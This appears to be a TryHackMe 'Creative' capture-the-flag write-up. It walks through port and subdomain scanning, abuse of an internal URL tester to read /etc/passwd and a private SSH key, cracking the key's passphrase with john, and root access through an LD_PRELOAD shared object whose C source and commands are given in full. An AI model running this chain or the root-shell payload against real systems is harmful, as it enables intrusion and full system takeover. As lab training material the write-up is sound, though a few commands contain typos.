

Creative : TryHackMe

Exploit a vulnerable web application and some misconfigurations to gain root privileges.

ip = "10.10.202.139"

Lets perform a scan to determine which ports are open and services are running.

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Host is up (0.83s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:5e:1c:4e:b4:06:cf:58:9f:22:f9:7c:56:3d:7e:7b (RSA)
|   256 47:d5:bb:58:b6:cs:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_  256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:09 (ED25519)
80/tcp    open  http      nginx/1.18.0 (Ubuntu)
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://creative.thm
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specializedstorage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 31.416 days (since Sun May  5 14:33:10 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=261 (Good Luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  533.34 ms 10.4.0.1
```

I did dir enumeration but I got nothing. I moved on to subdomain enum


```
gobuster vhost -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt -u http://creative.thm
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--$ gobuster vhost -w /usr/share/wordlists/amass/subdomains-top1mil-110000.txt -u http://creative.thm
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://creative.thm
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/amass/subdomains-top1mil-110000.txt
[+] User Agent:       gobuster/3.0.1
[+] Timeout:         10s
=====
2024/06/06 01:28:51 Starting gobuster
=====
Found: beta.creative.thm (Status: 200) [Size: 591]
Progress: 611 / 114607 (0.53%)
```

On the sub-domain we found, we get an URL tester page.



I used burp intuder to fuzz the request port. It took quite some time(community version) but I got port 1337.



It returned a directory listing. I looked around where I got the id_rsa key.

I navigated to /etc/passwd where I got the users list

The id_rsa was encrypted so I used john to get the passphrase.

```
ss2john id_rsa > crack
john crack --wordlist=/usr/share/wordlists/rockyou.txt
```

With the passphrase I was IN!

Initially I was stuck, that was when I looked into the .bash_history. Now it was time for priv escalation

```
saad@m4lware:~$ whoami
saad
saad@m4lware:~$ sudo -l
Matching Defaults entries for saad on m4lware:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep=LD_PRELOAD
User saad may run the following commands on m4lware:
  (root) /usr/bin/ping
saad@m4lware:~$
```

I thought it was gonna be easy cause I had found ping, but it was on gtfobins.

Lets do some research on LD_PRELOAD

Shared Libraries

Shared libraries are libraries that are loaded by programs when they start. When a shared library is installed properly, all programs that start afterward automatically use the new shared library.

LD_Preload: It is an environment variable that lists shared libraries with functions that override the standard set.

We can exploit it by creative a C program

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
  unsetenv("LD_PRELOAD");
  setgid(0);
  setuid(0);
  system("/bin/sh");
}
```

We compile it to generate a shared object with .so extension likewise .dll file in the Windows operating system and hence type following

```
gcc -fPIC -shared -o shell.so shell.c -nostartfile
sudo LD_PRELOAD=/tmp/shell.so ping
```

I did the same for my machine and I got ROOOT!!!

```
Last login: Thu Jun 6 11:41:20 2024 from 10.4.09.101
saad@m4lware:~$ sudo LD_PRELOAD=/tmp/shell.so ping
[sudo] password for saad:
# whoami
root
# ls /root
root.txt snap
# cat /root/root.txt
992bf0d94b90da4063aed182aae7b99f
#
```